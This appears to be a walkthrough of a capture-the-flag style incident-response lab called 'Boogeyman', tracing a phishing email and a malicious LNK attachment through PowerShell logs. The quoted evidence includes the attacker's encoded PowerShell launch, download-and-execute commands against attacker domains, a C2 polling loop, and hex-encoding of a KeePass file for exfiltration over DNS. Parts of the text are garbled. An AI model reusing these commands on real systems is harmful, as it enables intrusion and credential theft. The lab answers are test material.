

The Boogeyman is here!

Julianne, a finance employee working for Quick Logistics LLC, received a follow-up email regarding an unpaid invoice from their business partner, B Packaging Inc. Unbeknownst to her, the attached document was malicious and compromised her workstation.

Hi Julianne,

I hope you are well.

I just wanted to drop you a quick note to remind you in respect of document #39586972 is due for payment on January 20, 2023.

I would be grateful if you could confirm everything is on track for payment.

For additional information, kindly see the attached document.

You may use this code to view the encrypted file: [REDACTED]

Best regards,
Arthur Griffin
Collections Officer
B Packaging Inc.


[REDACTED]

The security team was able to flag the suspicious execution of the attachment, in addition to the phishing reports received from the other finance department employees, making it seem to be a targeted attack on the finance team. Upon checking the latest trends, the initial TTP used for the malicious attachment is attributed to the new threat group named Boogeyman, known for targeting the logistics sector.

You are tasked to analyse and assess the impact of the compromise.

What is the email address used to send the phishing email?

This one was simple, I just opened the saved email in Thunderbird and saw the email address the attacker used: agriffin@bpakcaging.xyz.



What is the email address of the victim?

Also straightforward, and just looking at the prior screenshot we see that the email is julianne.westcott@hotmail.com

What is the name of the third-party mail relay service used by the attacker based on the DKIM-Signature and List-Unsubscribe headers?

Opening the message source now of the email and looking at the DKIM - Signature and List-Unsubscribe headers, we can see that the relay service used is elasticemail


```
File Edit View Help

Source of file:///home/ubuntu/Desktop/artifacts/dump.eml?type=application/x-message-display - Mozilla Thunderbird

Received: from KLP90R062310.apcprd06.prod.outlook.com (2603:1096:820::9)
by TYZP0R062311.apcprd06.prod.outlook.com with HTTPS; Fri, 13 Jan 2023
09:25:35 +0000
Received: from BWP0R03CAG626.namprd03.prod.outlook.com (2603:108d:408:106::31)
by KLP90R062310.apcprd06.prod.outlook.com (2603:1096:820::9) with
Microsoft SMTP Server (version=TLS1_2,
cipher=TLS ECDHE RSA WITH AES 256 GCM SHA384) id 15.20.6602.9; Fri, 13 Jan
2023 09:25:33 +0000
Received: from BRNMW047033.eur-nam04.prod.protection.outlook.com
(100.128.488:106:33) by BWP0R03CAG626.outlook.office365.com
(2603:108d:408:106::31) with Microsoft SMTP Server (version=TLS1_2,
cipher=TLS ECDHE RSA WITH AES 256 GCM SHA384) id 15.20.6602.13 via Frontend
Transport; Fri, 13 Jan 2023 09:25:33 +0000
Authentication-Results: spf=pass (sender IP is 15.235.99.80)
smtp.mailfrom=bkpacaging.xyz; dkim=pass (signature has verified)
header.d=bkpacaging.xyz; dmarc=bestguesspass action=none
Header: from=bkpacaging.xyz; context=pass; reason=DSP
Received-SPF: Pass (protection.outlook.com: domain of bkpacaging.xyz
designates 15.235.99.80 as permitted sender) receiver=protection.outlook.com;
client-ip=15.235.99.80; helo=paspa.mount.ntat.net; prcd=
Received: from paspa.mount.ntat.net [15.235.99.80] by
BRNMW047033.mail.protection.outlook.com (10.123.163.33) with Microsoft SMTP
Server (version=TLS1_2, cipher=TLS ECDHE RSA WITH AES 256 GCM SHA384) id
15.20.6602.13 via Frontend Transport; Fri, 13 Jan 2023 09:25:31 +0000
X-OriginatingIP: 15.235.99.80
OriginalChecksum: DBE1301C80B737947CF3FA136013AC3AF1A126BE647DC056467A89D3075;UpperCaseChecksum: 687CA57AA5DFC0B703BA367B5909ACE0ED4788007464880673566192;Size#Received: 1595; Count: 13
DKIM-Signature: wJ1; a=sia-sha256; d=quicklogistics.com; s=api; c=text/plain; i=@quicklogistics.com; b=f;
From: bkpacaging.xyz<b@bkpacaging.xyz>
To: jllanne.westcott@quilllane.westcott@hotmail.com
List-Unsubscribe:
<mailto:unsubscribe@bkpacaging.xyz>
<mailto:jllanne.westcott@quilllane.westcott@hotmail.com>
Subject: Collection for Quick Logistics LLC - Jan 2023
Message-ID: <4eacbe2c0709023c_jywmv@bkpacaging.xyz>
Reply-to: arthur.griffin@bkpacaging.xyz
Sender: argriffin@bkpacaging.xyz
Content-Type: multipart/mixed
boundary="-----62CFLrFDm0okVPYtH7o4CVsWn7Mkywme-----"
--62CFLrFDm0okVPYtH7o4CVsWn7Mkywme=
Content-Type: application/javascript
Content-Disposition: inline
Content-Transfer-Encoding: base64
Content-Id: 1
Content-Location: /
Content-Source: https://www.quicklogistics.com/
Content-Transfer-Encoding: base64
Content-Id: 2
Content-Location: /
Content-Source: https://www.quicklogistics.com/
Content-Transfer-Encoding: base64
Content-Id: 3
Content-Location: /
Content-Source: https://www.quicklogistics.com/
Content-Transfer-Encoding: base64
Content-Id: 4
Content-Location: /
Content-Source: https://www.quicklogistics.com/
Content-Transfer-Encoding: base64
Content-Id: 5
Content-Location: /
Content-Source: https://www.quicklogistics.com/
Content-Transfer-Encoding: base64
Content-Id: 6
Content-Location: /
Content-Source: https://www.quicklogistics.com/
Content-Transfer-Encoding: base64
Content-Id: 7
Content-Location: /
Content-Source: https://www.quicklogistics.com/
Content-Transfer-Encoding: base64
Content-Id: 8
Content-Location: /
Content-Source: https://www.quicklogistics.com/
Content-Transfer-Encoding: base64
Content-Id: 9
Content-Location: /
Content-Source: https://www.quicklogistics.com/
Content-Transfer-Encoding: base64
Content-Id: 10
Content-Location: /
Content-Source: https://www.quicklogistics.com/
Content-Transfer-Encoding: base64
Content-Id: 11
Content-Location: /
Content-Source: https://www.quicklogistics.com/
Content-Transfer-Encoding: base64
Content-Id: 12
Content-Location: /
Content-Source: https://www.quicklogistics.com/
Content-Transfer-Encoding: base64
Content-Id: 13
Content-Location: /
Content-Source: https://www.quicklogistics.com/
Content-Transfer-Encoding: base64
Content-Id: 14
Content-Location: /
Content-Source: https://www.quicklogistics.com/
Content-Transfer-Encoding: base64
Content-Id: 15
Content-Location: /
Content-Source: https://www.quicklogistics.com/
Content-Transfer-Encoding: base64
Content-Id: 16
Content-Location: /
Content-Source: https://www.quicklogistics.com/
Content-Transfer-Encoding: base64
Content-Id: 17
Content-Location: /
Content-Source: https://www.quicklogistics.com/
Content-Transfer-Encoding: base64
Content-Id: 18
Content-Location: /
Content-Source: https://www.quicklogistics.com/
Content-Transfer-Encoding: base64
Content-Id: 19
Content-Location: /
Content-Source: https://www.quicklogistics.com/
Content-Transfer-Encoding: base64
Content-Id: 20
Content-Location: /
Content-Source: https://www.quicklogistics.com/
Content-Transfer-Encoding: base64
Content-Id: 21
Content-Location: /
Content-Source: https://www.quicklogistics.com/
Content-Transfer-Encoding: base64
Content-Id: 22
Content-Location: /
Content-Source: https://www.quicklogistics.com/
Content-Transfer-Encoding: base64
Content-Id: 23
Content-Location: /
Content-Source: https://www.quicklogistics.com/
Content-Transfer-Encoding: base64
Content-Id: 24
Content-Location: /
Content-Source: https://www.quicklogistics.com/
Content-Transfer-Encoding: base64
Content-Id: 25
Content-Location: /
Content-Source: https://www.quicklogistics.com/
Content-Transfer-Encoding: base64
Content-Id: 26
Content-Location: /
Content-Source: https://www.quicklogistics.com/
Content-Transfer-Encoding: base64
Content-Id: 27
Content-Location: /
Content-Source: https://www.quicklogistics.com/
Content-Transfer-Encoding: base64
Content-Id: 28
Content-Location: /
Content-Source: https://www.quicklogistics.com/
Content-Transfer-Encoding: base64
Content-Id: 29
Content-Location: /
Content-Source: https://www.quicklogistics.com/
Content-Transfer-Encoding: base64
Content-Id: 30
Content-Location: /
Content-Source: https://www.quicklogistics.com/
Content-Transfer-Encoding: base64
Content-Id: 31
Content-Location: /
Content-Source: https://www.quicklogistics.com/
Content-Transfer-Encoding: base64
Content-Id: 32
Content-Location: /
Content-Source: https://www.quicklogistics.com/
Content-Transfer-Encoding: base64
Content-Id: 33
Content-Location: /
Content-Source: https://www.quicklogistics.com/
Content-Transfer-Encoding: base64
Content-Id: 34
Content-Location: /
Content-Source: https://www.quicklogistics.com/
Content-Transfer-Encoding: base64
Content-Id: 35
Content-Location: /
Content-Source: https://www.quicklogistics.com/
Content-Transfer-Encoding: base64
Content-Id: 36
Content-Location: /
Content-Source: https://www.quicklogistics.com/
Content-Transfer-Encoding: base64
Content-Id: 37
Content-Location: /
Content-Source: https://www.quicklogistics.com/
Content-Transfer-Encoding: base64
Content-Id: 38
Content-Location: /
Content-Source: https://www.quicklogistics.com/
Content-Transfer-Encoding: base64
Content-Id: 39
Content-Location: /
Content-Source: https://www.quicklogistics.com/
Content-Transfer-Encoding: base64
Content-Id: 40
Content-Location: /
Content-Source: https://www.quicklogistics.com/
Content-Transfer-Encoding: base64
Content-Id: 41
Content-Location: /
Content-Source: https://www.quicklogistics.com/
Content-Transfer-Encoding: base64
Content-Id: 42
Content-Location: /
Content-Source: https://www.quicklogistics.com/
Content-Transfer-Encoding: base64
Content-Id: 43
Content-Location: /
Content-Source: https://www.quicklogistics.com/
Content-Transfer-Encoding: base64
Content-Id: 44
Content-Location: /
Content-Source: https://www.quicklogistics.com/
Content-Transfer-Encoding: base64
Content-Id: 45
Content-Location: /
Content-Source: https://www.quicklogistics.com/
Content-Transfer-Encoding: base64
Content-Id: 46
Content-Location: /
Content-Source: https://www.quicklogistics.com/
Content-Transfer-Encoding: base64
Content-Id: 47
Content-Location: /
Content-Source: https://www.quicklogistics.com/
Content-Transfer-Encoding: base64
Content-Id: 48
Content-Location: /
Content-Source: https://www.quicklogistics.com/
Content-Transfer-Encoding: base64
Content-Id: 49
Content-Location: /
Content-Source: https://www.quicklogistics.com/
Content-Transfer-Encoding: base64
Content-Id: 50
Content-Location: /
Content-Source: https://www.quicklogistics.com/
Content-Transfer-Encoding: base64
Content-Id: 51
Content-Location: /
Content-Source: https://www.quicklogistics.com/
Content-Transfer-Encoding: base64
Content-Id: 52
Content-Location: /
Content-Source: https://www.quicklogistics.com/
Content-Transfer-Encoding: base64
Content-Id: 53
Content-Location: /
Content-Source: https://www.quicklogistics.com/
Content-Transfer-Encoding: base64
Content-Id: 54
Content-Location: /
Content-Source: https://www.quicklogistics.com/
Content-Transfer-Encoding: base64
Content-Id: 55
Content-Location: /
Content-Source: https://www.quicklogistics.com/
Content-Transfer-Encoding: base64
Content-Id: 56
Content-Location: /
Content-Source: https://www.quicklogistics.com/
Content-Transfer-Encoding: base64
Content-Id: 57
Content-Location: /
Content-Source: https://www.quicklogistics.com/
Content-Transfer-Encoding: base64
Content-Id: 58
Content-Location: /
Content-Source: https://www.quicklogistics.com/
Content-Transfer-Encoding: base64
Content-Id: 59
Content-Location: /
Content-Source: https://www.quicklogistics.com/
Content-Transfer-Encoding: base64
Content-Id: 60
Content-Location: /
Content-Source: https://www.quicklogistics.com/
Content-Transfer-Encoding: base64
Content-Id: 61
Content-Location: /
Content-Source: https://www.quicklogistics.com/
Content-Transfer-Encoding: base64
Content-Id: 62
Content-Location: /
Content-Source: https://www.quicklogistics.com/
Content-Transfer-Encoding: base64
Content-Id: 63
Content-Location: /
Content-Source: https://www.quicklogistics.com/
Content-Transfer-Encoding: base64
Content-Id: 64
Content-Location: /
Content-Source: https://www.quicklogistics.com/
Content-Transfer-Encoding: base64
Content-Id: 65
Content-Location: /
Content-Source: https://www.quicklogistics.com/
Content-Transfer-Encoding: base64
Content-Id: 66
Content-Location: /
Content-Source: https://www.quicklogistics.com/
Content-Transfer-Encoding: base64
Content-Id: 67
Content-Location: /
Content-Source: https://www.quicklogistics.com/
Content-Transfer-Encoding: base64
Content-Id: 68
Content-Location: /
Content-Source: https://www.quicklogistics.com/
Content-Transfer-Encoding: base64
Content-Id: 69
Content-Location: /
Content-Source: https://www.quicklogistics.com/
Content-Transfer-Encoding: base64
Content-Id: 70
Content-Location: /
Content-Source: https://www.quicklogistics.com/
Content-Transfer-Encoding: base64
Content-Id: 71
Content-Location: /
Content-Source: https://www.quicklogistics.com/
Content-Transfer-Encoding: base64
Content-Id: 72
Content-Location: /
Content-Source: https://www.quicklogistics.com/
Content-Transfer-Encoding: base64
Content-Id: 73
Content-Location: /
Content-Source: https://www.quicklogistics.com/
Content-Transfer-Encoding: base64
Content-Id: 74
Content-Location: /
Content-Source: https://www.quicklogistics.com/
Content-Transfer-Encoding: base64
Content-Id: 75
Content-Location: /
Content-Source: https://www.quicklogistics.com/
Content-Transfer-Encoding: base64
Content-Id: 76
Content-Location: /
Content-Source: https://www.quicklogistics.com/
Content-Transfer-Encoding: base64
Content-Id: 77
Content-Location: /
Content-Source: https://www.quicklogistics.com/
Content-Transfer-Encoding: base64
Content-Id: 78
Content-Location: /
Content-Source: https://www.quicklogistics.com/
Content-Transfer-Encoding: base64
Content-Id: 79
Content-Location: /
Content-Source: https://www.quicklogistics.com/
Content-Transfer-Encoding: base64
Content-Id: 80
Content-Location: /
Content-Source: https://www.quicklogistics.com/
Content-Transfer-Encoding: base64
Content-Id: 81
Content-Location: /
Content-Source: https://www.quicklogistics.com/
Content-Transfer-Encoding: base64
Content-Id: 82
Content-Location: /
Content-Source: https://www.quicklogistics.com/
```

What is the name of the file inside the encrypted attachment?

I went ahead and saved the attachment to the VM, and upon looking inside the ZIP file, we get the answer: invoice_20230103.lnk



What is the password of the encrypted attachment?

This one we can see in the email in screenshot from the first few questions. The answer is provided by the attacker: Invoice2023!

Based on the result of the Inkpase tool, what is the encoded payload found in the Command Line Arguments field?

By running the Inkpase tool in the command line, we get the answer highlighted in the screenshot below:

```
File entry
  Flags: Is directory
  Modification time: None
  File attribute flags: 16
  Primary name: Windows
File entry
  Flags: Is directory
  Modification time: None
  File attribute flags: 16
  Primary name: System32
File entry
  Flags: Is directory
  Modification time: None
  File attribute flags: 16
  Primary name: WindowsPowerShell
File entry
  Flags: Is directory
  Modification time: None
  File attribute flags: 16
  Primary name: vi.0
File entry
  Flags: Is file
  Modification time: None
  File attribute flags: 0
  Primary name: powershell.exe

DATA
Description: Invoice Jan 2023
Relative path: ..\..\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Working directory: C:
Command line arguments: -nop -windowstyle hidden -enc jQ8LAHgAIAAAG4AZQB3ACBabwBLAGaZQBjAHQATABUACUAdAAUAHCAZQBLAGPABaBpAGUAbgB0ACKALgBKAGBAdwBUAGwAbwBhAGQACwB0AHIAaQBUAAGCAKAAGGadAB0AHOgAvACBAZgBpAGw
2002AC49VbhwCFawjJACFAZwBpAGUAbgB0ACKALgBKAGBAdwBUAGwAbwBhAGQACwB0AHIAaQBUAAGCAKAAGGadAB0AHOgAvACBAZgBpAGw
Icon location: C:\Users\Administrator\Desktop\excel.ico

EXTRA BLOCKS:
ICON_LOCATION_BLOCK
  Target ansi: NUSERPROFILE\Desktop\excel.ico
  Target unicode: NUSERPROFILE\Desktop\excel.ico
SPECIAL_FOLDER_LOCATION_BLOCK
  Special folder id: 37
KNOWN_FOLDER_LOCATION_BLOCK
  Known folder id: 1AC14E77-02E7-4E5D-B744-2EB1AE5198B7
METADATA_PROPERTIES_BLOCK
  Version: 0x3305331
  Version: 0x3305331
```

What are the domains used by the attacker for file hosting and C2? Provide the domains in alphabetical order. (e.g. a.domain.com,b.domain.com)

This one took a little bit of experimentation with filtering the json file, but I was able to locate the two domains by sorting by timestamp, and then 'ScriptBlockText' and then 'grep bpakcaging' based on the domain that the attacker used in the email. We see in the command lines below that the domains are cdn.bpakcaging.xyz and files.bpakcaging.xyz.

```
ubuntu@tryhackme:~/Desktop/artefacts$ cat powershell.json | jq -s -c 'sort_by(.Timestamp) | .[]' | jq '{ScriptBlockText}' | sort | uniq | grep 'bpakcaging'
"ScriptBlockText": "S=\"cdn.bpakcaging.xyz:8080\";$I=\"8c4e9b0-b86459bb-27fe2489\";$p=\"http://\";$v=Invoke-WebRequest -UseBasicParsing -Uri $p/$I/8c4e9b0 -Headers @{\"X-38d2-8f49\"=\"$I\"};while ($true){Sc=(Invoke-WebRequest -UseBasicParsing -Uri $p/$I/8c4e9b0 -Headers @{\"X-38d2-8f49\"=\"$I\"}).Content;if ($c -ne \"None\") {$r=Invoke-WebRequest -Uri $p/$I/8c4e9b0 -Method POST -Headers @{\"X-38d2-8f49\"=\"$I\"} -Body ([System.Text.Encoding]::UTF8.GetBytes($r)) -join \" \" }sleep 0.8}$v"
"ScriptBlockText": "SPLIT = $hex -split '\\\\s(50)';ForEach ($line in $split) { nslookup -q=A \"$line,cdn.bpakcaging.xyz\" $destination}; echo \"Done!\";pwd"
"ScriptBlockText": "lex (new-object net.webclient).downloadstring('http://files.bpakcaging.xyz/update')
"ScriptBlockText": "lwr http://files.bpakcaging.xyz/sb.exe -outfile sb.exe;pwd"
"ScriptBlockText": "lwr http://files.bpakcaging.xyz/sq.exe -outfile sq.exe;pwd"
```

What is the name of the enumeration tool downloaded by the attacker?

Similar to the last command I used, this time I just filtered the 'ScriptBlockText' by the timestamp and then sorted and filtered for the unique lines. I then saw the seatbelt.exe command executed which caught my eye, I did a quick google search and confirmed it was an enumeration tool.

```
huntsig@ryhackme:~/Desktop/artefacts$ cat powershell.json | jq -s -c 'sort_by(.Timestamp) | .[] | {ScriptBlockText}' | sort | uniq
"ScriptBlockText": " $File=C:\\Users\\j.westcott\\Documents\\protected_data.kdbx'; $Destination = '\\167.71.211.113\\'; $bytes = [System.IO.File]::ReadAllBytes($file);pwd"
"ScriptBlockText": " $File=protected_data.kdbx'; $Destination = '\\167.71.211.113\\'; $bytes = [System.IO.File]::ReadAllBytes($file);pwd"
"ScriptBlockText": " $hex = ($bytes|ForEach-Object ToString X2) -join ' ';pwd"
"ScriptBlockText": " $sc=cdn.bpakcaging.xyz:8080;$tl="8cce49b0-b80459bb-27fe2489";$p="http://";$v=Invoke-WebRequest -UseBasicParsing -Uri $p$S/8cce49b0 -Headers @{"X-38d2-8f49"=$tl};while ($true){$c=(Invoke-WebRequest -UseBasicParsing -Uri $p$S/b80459bb -Headers @{"X-38d2-8f49"=$tl}).Content;if ($c -ne 'None') {$r=lex $c -ErrorAction Stop -ErrorVariable e;$r=Out-String -InputObject $r;$t=Invoke-WebRequest -Uri $p$S/27fe2489 -Method POST -Headers @{"X-38d2-8f49"=$tl} -Body ([System.Text.Encoding]::UTF8.GetBytes($e+$r) -join ' '); sleep 0.8}\\n"
"ScriptBlockText": " $split = $hex -split '({[\\S50])'; foreach ($line in $split) { nslookup -qA \"$line.bpakcaging.xyz\" $Destination; } echo \"Done\\\";pwd"
"ScriptBlockText": ".\\Music\\sq3.exe AppData\\Local\\Packages\\Microsoft.MicrosoftStickyNotes_8wekyb3d8bbwe\\LocalState\\plum.sqlite \"SELECT * from NOTE limit 100\\\";pwd"
"ScriptBlockText": ".\\sb.exe -group=all;pwd"
"ScriptBlockText": ".\\sb.exe -group=user;pwd"
"ScriptBlockText": ".\\sb.exe all;pwd"
"ScriptBlockText": ".\\sb.exe system;pwd"
"ScriptBlockText": ".\\sb.exe;pwd"
"ScriptBlockText": ".\\sb.exe AppData\\Local\\Packages\\Microsoft.MicrosoftStickyNotes_8wekyb3d8bbwe\\LocalState\\;pwd"
"ScriptBlockText": ".\\seatbelt.exe -group=user;pwd"
"ScriptBlockText": "cd ..;pwd"
"ScriptBlockText": "cd ..\\AppData;pwd"
"ScriptBlockText": "cd C:\\;pwd"
"ScriptBlockText": "cd Documents;pwd"
"ScriptBlockText": "cd Music;pwd"
"ScriptBlockText": "cd Public;pwd"
"ScriptBlockText": "cd Users;pwd"
"ScriptBlockText": "cd j.westcott;pwd"
"ScriptBlockText": "echo \"rpwd"
"ScriptBlockText": "lex (new-object net.webclient).downloadstring('http://files.bpakcaging.xyz/update');"
"ScriptBlockText": "lex(new-object net.webclient).downloadstring('https://github.com/53cur37h1s3h1t/PowerSharpPack/blob/master/PowerSharpBinaries/Invoke-Seatbelt.ps1');pwd"
```

What is the file accessed by the attacker using the downloaded sq3.exe binary? Provide the full file path with escaped backslashes.

Okay so here I used the same method as the previous question, and then looked back through the attacker's cd commands. I eventually was able to piece together the full path as:

C:\\Users\\j.westcott\\AppData\\Local\\Packages\\Microsoft.MicrosoftStickyNotes_8wekyb3d8bbwe\\LocalState\\plum.sqlite

```
huntsig@ryhackme:~/Desktop/artefacts$ cat powershell.json | jq -s -c 'sort_by(.Timestamp) | .[] | {ScriptBlockText}' | sort | uniq
"ScriptBlockText": " $File=C:\\Users\\j.westcott\\Documents\\protected_data.kdbx'; $Destination = '\\167.71.211.113\\'; $bytes = [System.IO.File]::ReadAllBytes($file);pwd"
"ScriptBlockText": " $File=protected_data.kdbx'; $Destination = '\\167.71.211.113\\'; $bytes = [System.IO.File]::ReadAllBytes($file);pwd"
"ScriptBlockText": " $hex = ($bytes|ForEach-Object ToString X2) -join ' ';pwd"
"ScriptBlockText": " $sc=cdn.bpakcaging.xyz:8080;$tl="8cce49b0-b80459bb-27fe2489";$p="http://";$v=Invoke-WebRequest -UseBasicParsing -Uri $p$S/8cce49b0 -Headers @{"X-38d2-8f49"=$tl};while ($true){$c=(Invoke-WebRequest -UseBasicParsing -Uri $p$S/b80459bb -Headers @{"X-38d2-8f49"=$tl}).Content;if ($c -ne 'None') {$r=lex $c -ErrorAction Stop -ErrorVariable e;$r=Out-String -InputObject $r;$t=Invoke-WebRequest -Uri $p$S/27fe2489 -Method POST -Headers @{"X-38d2-8f49"=$tl} -Body ([System.Text.Encoding]::UTF8.GetBytes($e+$r) -join ' '); sleep 0.8}\\n"
"ScriptBlockText": " $split = $hex -split '({[\\S50])'; foreach ($line in $split) { nslookup -qA \"$line.bpakcaging.xyz\" $Destination; } echo \"Done\\\";pwd"
"ScriptBlockText": ".\\Music\\sq3.exe AppData\\Local\\Packages\\Microsoft.MicrosoftStickyNotes_8wekyb3d8bbwe\\LocalState\\plum.sqlite \"SELECT * from NOTE limit 100\\\";pwd"
"ScriptBlockText": ".\\sb.exe -group=all;pwd"
"ScriptBlockText": ".\\sb.exe -group=user;pwd"
"ScriptBlockText": ".\\sb.exe all;pwd"
"ScriptBlockText": ".\\sb.exe system;pwd"
"ScriptBlockText": ".\\sb.exe;pwd"
"ScriptBlockText": ".\\sq3.exe AppData\\Local\\Packages\\Microsoft.MicrosoftStickyNotes_8wekyb3d8bbwe\\LocalState\\;pwd"
"ScriptBlockText": ".\\seatbelt.exe -group=user;pwd"
"ScriptBlockText": "cd ..;pwd"
"ScriptBlockText": "cd ..\\AppData;pwd"
"ScriptBlockText": "cd C:\\;pwd"
"ScriptBlockText": "cd Documents;pwd"
"ScriptBlockText": "cd Music;pwd"
"ScriptBlockText": "cd Public;pwd"
"ScriptBlockText": "cd Users;pwd"
"ScriptBlockText": "cd j.westcott;pwd"
"ScriptBlockText": "echo \"rpwd"
"ScriptBlockText": "lex (new-object net.webclient).downloadstring('http://files.bpakcaging.xyz/update');"
"ScriptBlockText": "lex(new-object net.webclient).downloadstring('https://github.com/53cur37h1s3h1t/PowerSharpPack/blob/master/PowerSharpBinaries/Invoke-Seatbelt.ps1');pwd"
"ScriptBlockText": "lwr http://files.bpakcaging.xyz/sb.exe -outfile sb.exe;pwd"
"ScriptBlockText": "lwr http://files.bpakcaging.xyz/sq3.exe -outfile sq3.exe;pwd"
"ScriptBlockText": "ls AppData\\Local\\Packages\\Microsoft.MicrosoftStickyNotes_8wekyb3d8bbwe;pwd"
"ScriptBlockText": "ls AppData\\Local\\Packages\\Microsoft.MicrosoftStickyNotes_8wekyb3d8bbwe\\LocalState;pwd"
"ScriptBlockText": "ls C:\\Users\\j.westcott\\Documents\\protected_data.kdbx;pwd"
```

What is the software that uses the file in Q3?

A quick google search of plum.sqlite confirmed my answer of Microsoft Sticky Notes.

What is the name of the exfiltrated file?

Using the same screenshot from two questions ago, we see that the exfiltrated file is at the top and is 'protected_data.kdbx'

What type of file uses the .kdbx file extension?

Quick google search gave me the answer: Keepass.

What is the encoding used during the exfiltration attempt of the sensitive file?

We can see from the screenshot from a few questions ago, that the encoding used during the exfiltration attempt is hex.

```
["ScriptBlockText":"$hex = ($bytes|ForEach-Object ToString X2) -join ' ';pwd"}  
["ScriptBlockText":"$s = 'cdn.bpakcaging.xyz:8080';$l='8cce49b0-b86459bb-27fe2489';$p='http://';$v=Invoke-WebRequest -UseBasicParsing -Uri $p$S/8cce49b0 -Headers @{'X-38d2-8f49'=$l};while ($true){$c=(Invoke-WebR
```

